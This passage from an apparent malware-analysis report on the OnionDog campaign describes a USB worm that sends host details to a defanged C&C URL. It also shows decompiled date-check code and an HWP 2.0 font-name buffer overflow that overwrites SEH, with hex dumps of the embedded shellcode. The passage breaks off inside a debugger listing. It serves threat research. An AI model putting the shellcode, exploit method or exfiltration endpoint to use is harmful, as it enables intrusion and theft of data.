
USB Worms

USB Worm is one of the Trojans downloaded. It affects any USB that is connected to the infected device and then passes back the required information to the C&C server.


The detailed execution flow can be found in the picture below. If it successfully connects to the Internet, it will send information to a specific server (hXXp://strj3ya55r367jqd.onion.city/main.php, port 80). The delivered information includes the current time, computer name, IP, MAC address, drive, the special string' USB 감염성공' and 'USB 감염실패' (meaning the infection is success or failed). If there are logs about USB, it will create a file named as 'drive\deviceId' to record the user's actions and send files to the specific sever.


usbman
rconn
Create thread
Initialize network, ip, port by passing in export functions parameters.
Create data packet, in this format: current time; computer name; file name; MAC; IP; the special string
Send encrypted data packet (Packet ID is 3)
Send encrypted data packet 'BYE' (Packet ID is 12)
Create hidden window 'USBManager'
USB window procedure function
If USB is connected
Initialize network, ip, port by passing in export functions parameters.
Release res101 to 'drive:\Usbrun.exe'. Release res107 to 'drive:\Usbrun.ico'. Write autorun.inf. Set network parameters in usbrun.exe
Create data Packet, in this format: current time; computer name; file name; MAC; IP;drive; the special Korean string meaning the infection is success or failed.
Send encrypted data packet (Packet ID is 3)
If test.dll exists or not
yes
no
Send data packet on a line-by-line basis
Send encrypted data packet 'BYE' (Packet ID is 12)
Send encrypted data packet 'BYE' (Packet ID is 12)

Picture 7 USB Worm execution flow (USBman.dll)


Start the thread
Create data packet, in this format: current time; computer name; user name; MAC; 0.0.0.0; IP; devicepath; drive; the special Korean string meaning the infection is success
If network is connected or not
no
yes
Send encrypted data packet (Packet ID is 3). Delete file.
Attach string to file' %vid' that will be send if network is connected.
Release res106, renamed as test.dll. Find configuration field, rewrite. Load test.dll.
Send encrypted data packet 'BYE' (Packet ID is 12)

Picture 8 usbrun.exe execution flow




```
stosw
stosb
mov     eax, [esp+0B20h+bRes101_Ok]
test    eax, eax
jz      short loc_10001614

mov     eax, [esp+0B20h+bInfFileOK]
test    eax, eax
jz      short loc_10001614

push    offset aUsbI_0  ; "USB 감염 성공 "
lea     ecx, [esp+0B24h+szUSB]
push    104h
push    ecx
jmp     short loc_10001626

loc_10001614:                   ; "USB 감염 실패 "
push    offset aUsbI
lea     edx, [esp+0B24h+szUSB]
push    104h                    ; size_t
push    edx                     ; char *

loc_10001626:
call    __snprintf
add     esp, 0Ch        ;
```

Picture 9　Successful/failed USB infection

ICEFOG Backdoor

Regarding the connection between the backdoor and Operation OnionDog, please see *Chapter 5 ICEFOG "Rebirth": aiming at misleading or false flagging?* To know more about the functionality of the backdoor, please see the published research from Kaspersky Lab[8].

3. Persistent monitoring & concentrated attacks


Thursday, October 10, 2013 - Friday, October 25, 2013
The first time
Friday, July 10, 2015 - Tuesday, September 08, 2015
The third time
Wednesday, May 01, 2013
backdoor
Sunday, July 13, 2014 - Saturday, August 09, 2014
The second time
Tuesday, January 01, 2013
Wednesday, January 01, 2014
Thursday, January 01, 2015
Thursday, October 01, 2015


Picture 10　Attack timeline

Except for the backdoor, if other malicious Trojans want to execute all the functionalities, they will need to check whether the time on the host computer is within the effective time of the attack. Judging from the time slot between malware compile dates and ending dates, we concluded that the average survival time of the OnionDog Trojans should be 15 days. Picture 10

[8] The Icefog APT: A Tale of Cloak and Three Daggers,https://securelist.com/blog/research/57331/the-icefog-apt-a-tale-of-cloak-and-three-daggers/

shows the attack timeline over the past few years. From 2013, the OnionDog gang carried out attacks on yearly basis and each session lasted very short time. Curiously, the ending time of the criminal campaigns are very similar, for instance, four campaigns in 2015 ended on August 8th with one day earlier than two campaigns in 2014.

Ending date	Compile date	Survival time
September 8th, 2015	August 27th, 2015	12
August 8th, 2015	August 5th, 2015	3
August 8th, 2015	August 3rd, 2015	5
August 8th, 2015	July 23rd, 2015	16
August 8th, 2015	July 10th, 2015	29
July 13th, 2015	July 10th, 2015	3
August 9th, 2014	July 18th, 2014	22
August 9th, 2014	July 15th, 2014	25
July 31st, 2014	July 13th, 2014	18
October 25th, 2013	October 10th, 2013	15



```
BOOL CheckDate()
{
  int dwYear; // ebx@1
  char *v1; // edi@1
  const char *v2; // esi@2
  char *v3; // edi@2
  const char *v4; // edi@3
  struct _SYSTEMTIME CurSystemTime; // [sp+10h] [bp-80h]@1
  int dwDay; // [sp+20h] [bp-70h]@1
  int dwMonth; // [sp+24h] [bp-6Ch]@1
  char szBuf[260]; // [sp+28h] [bp-68h]@1

  GetSystemTime(&CurSystemTime);
  dwYear = 0;
  szBuf[0] = 0;
  memset(&szBuf[1], 0, 0x103u);
  dwMonth = 0;
  dwDay = 0;
  v1 = strstr(a2015y8m8d, "Y");
  if ( v1 )
  {
    v2 = v1 + 1;
    dwYear = atoi(a2015y8m8d);
    v3 = strstr(v1 + 1, "M");
    if ( v3 )
    {
      v4 = v3 + 1;
      dwMonth = atoi(v2);
      if ( strstr(v4, "D") )
        dwDay = atoi(v4);
    }
  }
  _snprintf(szBuf, 0x104u, "Setting : %d year %d month %d day", dwYear, dwMonth, dwDay);
  memset(szBuf, 0, 0x104u);
  _snprintf(
    szBuf,
    0x104u,
    "Current : %d year %d month %d day",
    CurSystemTime.wYear,
    CurSystemTime.wMonth,
    CurSystemTime.wDay);
  return CurSystemTime.wYear >= dwYear
      && (CurSystemTime.wYear != dwYear || CurSystemTime.wMonth >= dwMonth)
      && (CurSystemTime.wYear != dwYear || CurSystemTime.wMonth != dwMonth || CurSystemTime.wDay >= dwDay);
}
```

Picture 11 Codes for Ending-date checking

Chapter 3 Vulnerability Analysis

1. Introduction

Through our in-depth analysis, we are sure that the vulnerability of HWP is not a zero-day one but an already revealed one that was unveiled in the APT report from nProtect[9] back in 2011.

When Hangul Word Processor (HWP) reads documents in HWP 2.0, it uses function strcpy to process the front name and has no limits on the length of bits which results in buffer overflow and covers the SEH records. After triggering the memory access exception, the actors executed malicious codes by running the shellcode in Next SEH Record with the instruction sequence of 'pop/pop/ret'.

The vulnerability exists in HWP 2010 and some earlier versions. Please see the details below:

Affected versions
HWP 2002 5.7.9.3047 and earlier version
HWP 2004 6.0.5.764 and earlier version
HWP 2005 6.7.10.1053 and earlier version
HWP 2007 7.5.12.604 and earlier version
HWP 2010 8.0.3.726 and earlier version
Unaffected versions
HWP 2002 5.7.9.3049 and later versions
HWP 2004 6.0.5.765 and later versions
HWP 2005 6.7.10.1055 and later versions
HWP 2007 7.5.12.614 and later versions

[9] [Warning] Detected malicious file using HWP file's vulnerability, http://en-erteam.nprotect.com/2011/07/caution-detected-malicious-file-using.html

HWP 2010 8.0.3.748 and later versions

Table 5 Affected HWP versions by the vulnerability

The table here lists the exploit documents in Operation OnionDog:

MD5	CVE number
26b416d686ce57820e13e572e9e33cce[10]	none
de00286f6128fb92002e0c0760855566[11]	none


Table 6 List of malicious HWP document

2. Exploit mechanism

HWP supports documents in formats of .hwp, .doc, .wps, .ppt and so on. .hwp format includes HWP 2.0, HWP 3.0 and HWP 5.0. HWP 2.0 is a very old version, so when HWP process HWP 2.0 documents, it will switch the format to HWP 3.0 automatically.

[10] https://cryptam.com/docsearch.php?md5=26b416d686ce57820e13e572e9e33cce

[11] https://cryptam.com/docsearch.php?md5=de00286f6128fb92002e0c0760855566




```
0480h: DD DD DD DD BB BB BB BB BB BB BB BB BB BB BB BB  ÝÝÝÝ»»»»»»»»»»»»
0490h: 05 74 F1 42 80 FA FC 77 EB B8 BF AC B6 A7 03 02  .tñB€úüwë¸¿¬¶§..
04A0h: 75 F1 FF E2 33 D2 C9 B8 B1 C1 FA 7F 80 CA FF 42  uñÿâ3ÒÉ¸±Áú.€ÊÿB
04B0h: 6A 43 58 52 CD 2E 5A 3C AA AA AA AA AA AA AA AA  jCXRÍ.Z<ªªªªªªªª
04C0h: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªª
04D0h: AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  ªªªªªªªªªªªªªªªª
04E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0500h: 00 00 00 00 00 00 00 00 CF A9 8B A1 00 00 00 00  ........Ï©‹¡....
0510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0520h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0530h: AF A5 A1 77 B9 A1 00 00 00 00 00 00 00 00 00 00  ¯¥¡w¹¡..........
```

模板结果 -hwp.bt

名称	值	起始	大小
struct tagFileHeader data		0h	4B8h
char m_szFileVersion[30]	HWP Document File V2.00	0h	1Eh
char m_szFileInfo[128]		1Eh	80h
struct tagFileInfo FileInfo		9Eh	41Ah
wchar_t szTitle[56]		9Eh	70h
wchar_t szTheme[56]	□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□...	10Eh	70h
wchar_t szAuthor[56]	□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□...	17Eh	70h
wchar_t szDate[56]	□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□...	1EEh	70h
struct tagKeyword keyword[2]		25Eh	E0h
struct tagOther other[3]		33Eh	150h
struct tagFont Font		48Eh	2Ah
WORD wCount	48059	48Eh	2h
char szName[40]	tñB€úüwë¸¿¬¶§uñÿâ3ÒÉ¸±Áú €ÊÿBjCXRÍ.Z<	490h	28h

Picture 12 File format of HWP vulnerable documents

The offset of the font structure in HWP 2.0 is 0x48E. The first two bytes in the font structure are the number of font names. Each font name has the length of 0x28. When HWP is processing a HWP 2.0 document, function ConvertFilterFileToWorkFile in Class CHwp20ToHwp30FilterLibrary will be called to convert the document into an HWP 3.0 document. Function Set20FontList will be called to process font structure.



```
04394600
04394600 loc_4394600:
04394600 mov     eax, [ebp+0]
04394603 push    28h
04394605 lea     ecx, [esp+68h+arySrc]
04394609 push    ecx
0439460A mov     ecx, ebp
0439460C call    dword ptr [eax+8] ; CHncArchive::Read
0439460F mov     eax, [esp+64h+var_54]
04394613 test    eax, eax
04394615 jnz     short loc_439462D
```

```
04394617 test    di, di
0439461A jnz     short loc_439462D
```


```
0439461C xor     eax, eax
0439461E mov     edi, edi
```

```
04394620
04394620 COPY_LOOP:
04394620 mov     cl, [esp+eax+64h+arySrc]
04394624 mov     [esp+eax+64h+aryDest], cl
04394628 inc     eax
04394629 test    cl, cl
0439462B jnz     short COPY_LOOP
```

```
0439462D
0439462D loc_439462D:
0439462D mov     edx, [esi]
0439462F push    28h
04394631 lea     eax, [esp+68h+arySrc]
04394635 push    eax
04394636 mov     ecx, esi
04394638 call    dword ptr [edx+0Ch] ; CHncArchive::Write
0439463B inc     edi
0439463C cmp     di, bx
0439463F jb      short loc_4394600
```

Picture 13 Function Set20FontList


Function Set20FontList will read 28 bytes from the HWP 2.0 document into the array arySrc[0x28], then loop copy bytes into aryDest[0x28] until the byte equals zero. But in the computer memory, arySrc is followed by aryDest. So the attacker took advantage of it. In the process, when the last byte of arySrc is 0x3C instead of zero, the loop will not stop and continue to copy the bytes in aryDest until it triggered the access exception C0000005.



```
地址      HEX 数据
0012DBE4 05 74 F1 42 80 FA FC 77 EB B8 BF AC B6 A7 03 02
0012DBF4 75 F1 FF E2 33 D2 C9 B8 B1 C1 FA 7F 80 CA FF 42
0012DC04 6A 43 58 52 CD 2E 5A 3C 05 D3 BC 00 00 00 00 00
0012DC14 95 D9 45 00 28 00 00 00 C8 00 00 00 00 00 00 00
0012DC24 89 66 1B 03 50 D3 BC 00 28 00 00 00 C8 00 00 00
0012DC34 A3 66 1B 03 04 80 D8 01 E0 26 20 03 00 00 00 00
```

Picture 14 Memory structure of arySrc aryDest


The overwritten data includes the SEH of the function CHwp20ToHwp30FilterLibrary::ConvertFilterFileToWorkFile.



```
地址      HEX 数据
0012E4B8 33 D2 C9 B8 B1 C1 FA 7F 80 CA FF 42 6A 43 58 52
0012E4C8 CD 2E 5A 3C 05 74 F1 42 80 FA FC 77 EB B8 BF AC
0012E4D8 B6 A7 03 02 75 F1 FF E2 33 D2 C9 B8 B1 C1 FA 7F
0012E4E8 80 CA FF 42 6A 43 58 52 CD 2E 5A 3C 05 74 F1 42
```


Picture 15 SEH record is covered

While copying the 00130000, it will trigger the access exception C0000005, then it will jump to the Windows exception handling process and call SEH Handler(7FFAC1B1) with the second parameter pointing to 12E4B8.



```
7C933282 <ntdll.ExecuteHandler2@20>   55          push ebp                             ExecuteH   EAX 00000000
7C933283                              8BEC        mov ebp,esp                                     ECX 7FFAC1B1
7C933285                              FF75 0C     push dword ptr ss:[ebp+0xC]                     EDX 7C9332BC
7C933288                              52          push edx                                        EBX 00000000
7C933289                              64:FF35     push dword ptr fs:[0]                           ESP 0012D804
7C933290                              64:8925     mov dword ptr fs:[0],esp                        EBP 0012D820
7C933297                              FF75 14     push dword ptr ss:[ebp+0x14]                    ESI 00000000
7C93329A                              FF75 10     push dword ptr ss:[ebp+0x10]                    EDI 00000000
7C93329D                              FF75 0C     push dword ptr ss:[ebp+0xC]
7C9332A0                              FF75 08     push dword ptr ss:[ebp+0x8]                     EIP 7C9332A6
7C9332A3                              8B4D 18     mov ecx,dword ptr ss:[ebp+0x18]
